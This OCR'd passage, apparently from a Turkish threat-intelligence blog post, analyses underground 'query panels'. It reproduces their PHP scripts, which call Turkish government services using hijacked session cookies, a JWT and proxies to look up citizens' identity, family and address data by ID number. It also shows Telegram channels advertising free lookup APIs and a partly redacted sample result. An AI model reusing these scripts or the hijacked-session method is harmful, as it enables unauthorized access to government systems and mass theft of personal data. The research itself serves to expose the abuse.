
fayujapix.php

```php
<?php
ini_set('display_errors', 0);


include "../../server/cookie.php";

include "../vendor/autoload.php";

use GuzzleHttp\Client;

header('Content-Type: application/json');

$tc = $_GET["tc"];

$client = new Client();
$requestKimlik = $client->request('GET', 'https://[redacted].gov.tr/Common/FirmaSorgulamaIslemleri/EsnafSorgulama' . $tc, [
    'headers' => [
        "Accept" => "application/json, text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.9",
        "Accept-Encoding" => "gzip, deflate, br",
        "Accept-Language" => "en-US,en;q=0.9",
        "Connection" => "keep-alive",
        "Content-Type" => "application/json; charset=utf-8",
        "sec-ch-ua" => '" Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"',
        "sec-ch-ua-mobile" => "?0",
        "sec-ch-ua-platform" => '"Windows"',
        "Sec-Fetch-Dest" => "empty",
        "Sec-Fetch-Mode" => "cors",
        "Sec-Fetch-Site" => "same-origin",
        "User-Agent" => "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36",
        "X-Requested-With" => "XMLHttpRequest"
    ]
]);

$response = json_decode($requestKimlik->getBody()->getContents(), true);
if ($response["State"] == 1) {
    $json_result = json_decode($response["Result"]["responseJsonStr"], true);
    $sayi = count($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"]);
    $json_result = json_encode($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"][$sayi - 1]);
    echo json_encode(["success" => "true", "message" => "Bulundu", "data" => json_decode($json_result, true), "adres" => $response["Result"]["IsYeriAdres"]]);
} else {
    echo json_encode(["success" => "false", "message" => "Bulunamadı"]);
}
```


api.php
api.php
<?php
$tc = $_POST['tc'];
preg_replace('/^[0-9]+$/', '', $tc);
if (empty($tc)) {
$result = array(
'success' => 'false',
'message' => 'Hatalı TC'
);
}
$cookie = "tzrw :q5";
function getPage($cookie)
{
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "http:// .gov.tr/AOL01001.aspx");
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.157 Safari/537.36");
curl_setopt($ch, CURLOPT_COOKIE, "ASP.NET_SessionId=$cookie; kullanici=; ekranTipi=");
$output = curl_exec($ch);
curl_close($ch);



cookie.php
cookie.php
<?php
$cookie = "f5avraaaaaaaaaaaaaaa_session_=PHHJJMCNIBJO ICDDGHEHLM
KLNMADKODAJGIDJMHBE OFMGEBK; _ga=GA1.3.488499337.1645105929;
_gid=GA1.3.1765686683.1645105929; Hsb=k 1yd; __RequestVerificationToken=dtXPJ48I1kdrklTQ09tAz
uWqHe0r-UcdBX5yQh-KibrBBCv7CG YI3_qnPggY1;
_gat_gtag_UA_116537410_2=1; f5avraaaaaaaaaaaaaaa_session_=PMMPGDLNPHDHCONLO LH
DGDLMACMLGCNBBDDHFCOJIIPIMPI BHFEGFPCKMMHIGFF";
?>



Sorgu
Back/Forward
View
Group
Share
Add Tags
Action
Search
Sorgu
Name
Date Modified
tcxd.php Dec 26, 2022 at 1
adsoyad Feb 1, 2023 at 12:
api.php Jan 13, 2023 at 0
adsoyadpro Feb 1, 2023 at 12:
api.php Jan 1, 2023 at 00:
aile Feb 1, 2023 at 12:
api.php Jan 3, 2023 at 20
akraba Feb 1, 2023 at 12:
api.php Jan 20, 2023 at 1
aol Feb 1, 2023 at 12:
api.php Jan 21, 2023 at 2
apiservices Feb 1, 2023 at 12:
adsorgu.php Jan 21, 2023 at 2
akraba.php Jan 24, 2023 at 1
annedencocuksorgu.php Jan 21, 2023 at 2
aol.php Jan 21, 2023 at 2
asi.php Jan 21, 2023 at 2
atsbilgi.php Jan 22, 2023 at 2
babadancocuksorgu.php Jan 21, 2023 at 2
detayliadres.php Jan 21, 2023 at 2
gsmtc.php Jan 21, 2023 at 2
secmentc.php Jan 21, 2023 at 2
sinif.php Jan 24, 2023 at 1
sms.php Jan 24, 2023 at 1
soyadsorgu.php Jan 21, 2023 at 2
tcgsm.php Jan 21, 2023 at 2
tcsorgu.php Jan 21, 2023 at 2
universite.php Jan 28, 2023 at 2
vesika.php Jan 24, 2023 at 1
asi Feb 1, 2023 at 12:
bina Feb 1, 2023 at 12:
bomer Feb 1, 2023 at 12:
card Feb 1, 2023 at 12:
atsbilgi.php
Open with Xcode
<?php
$auth_key = " ";
if($_GET['auth'] != $auth_key) {
echo json_encode(array('success' => false, 'message' => 'auth key nerde herif'));
die();
} else {
$ _proxy = " ";
$ _proxyport = "5678";
$cookie = "ASP.NET_SessionId=ot hxh";
$tc = $_GET['tc']
$ch = curl_init();
curl_setopt($ch, $CURLOPT_URL,
"https:// .gov.tr/api/rapor/uygulamasorguladetay?
criteria=%7B%22TcKimlik%22:%22$tc%22,%22HibeListele%22:false%7D");
curl_setopt ($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt ($ch, CURLOPT_HTTPGET, 1);
curl_setopt ($ch, CURLOPT_SSL_VERIFYHOST, 0);
curl_setopt ($ch CURLOPT_SSL_VERIFYPEER, 0);
curl_setopt ($ch, CURLOPT_PROXY, _proxy);
curl_setopt ($ch, CURLOPT_PROXYPORT, _proxyport);
curl_setopt ($ch, CURLOPT_COOKIE, $cookie);
curl_setopt ($ch, USERAGENT, "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/109.0.0.0 Safari/537.36");
curl_setopt ($ch, CURLOPT_HTTPHEADER, array(
'Accept: application/json, text/plain, */*
'Accept-Encoding: gzip, deflate, br',
'Accept-Language: en-US,en;q=0.9',
'Authorization: JWT
ey. 5YjYzMmQyZWFiMmYiLCJ1c3IiOiI0NTg1MDcyMj
MW IGfho20EyU',
'Connection: keep-alive',
'Host: .gov.tr',
'Referer: https:// .gov.tr/pages/src/',
'Sec-Fetch-Dest: empty',
'Sec-Fetch-Mode: cors',
'Sec-Fetch-Site: same-origin',
'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0
Safari/537.36',
));
$resp = curl_exec($ch);
/* bastır */
print_r($resp);
/* proxy ip */
}



Kuvvetle muhtemel çalıntı hesaplarla yapılıyor dememin başlıca sebebi SOCRadar'ın siber tehdit istihbaratı platformunda kötüye kullanılan bu web sitelerini arattığımda, erişim bilgilerini içeren kayıtların (stealer logs: kullanıcı adı, parola, çerez vb.) yeraltı dünyasında satıldığını görmem ile oldu. Muhtemelen bazı tehdit aktörleri bu sitelere, sistemlere erişim yetkisi olan kullanıcıların sistemlerini hackleyip, elde ettikleri bu bilgileri

(stealer logs) başka tehdit aktörlerine, dolandırıcılara satıyorlar. Yazının sonundaki videoda geçen ifadelerin de bunu destekler nitelikte olduğunu söyleyebiliriz.






Ayrıca yaptığım araştırmalarda Web APIlerinin de sorgu panelleri gibi yeraltı dünyasında (underground) ayrı bir piyasasının olduğunu öğrendim.

1,118 members

Pinned message #25
Çok güzel bir API bırakıyorum https://[redacted]

04:32

SHADO ARŞİV channel



Çok güzel bir API bırakıyorum

https://[redacted].net/[redacted]free.php?tc=137[redacted]

263 subscribers

Pinned message

June 9

Forwarded from

Sonuçları Kopyala

Sorgu Sonuçları

Kimlik Bilgileri	Adı	
	Soyadı	
	DogumTarihi	16.3.1998
	Yaş	25 YIL 2 AY 24 GÜN
	AnneAd	
	AnneTc	
	BabaAd	
	BabaTc	
	İl	İSTANBUL
	İlce	
Telefon Bilgileri	Gsm	555
	Operatör	TürkTelekom
Adres Bilgileri	Adres	BÜYÜKÇEKMECE 34
	VergiNo	
	VergiDadi	
	VergiDkodu	

Detaylı Tc Sorgu Api

tc= kısmını değiştirip istediğiniz kişiyi sorgulayabilirsiniz.


https:// .tk/free/detaylıtcsorgu.php?tc=

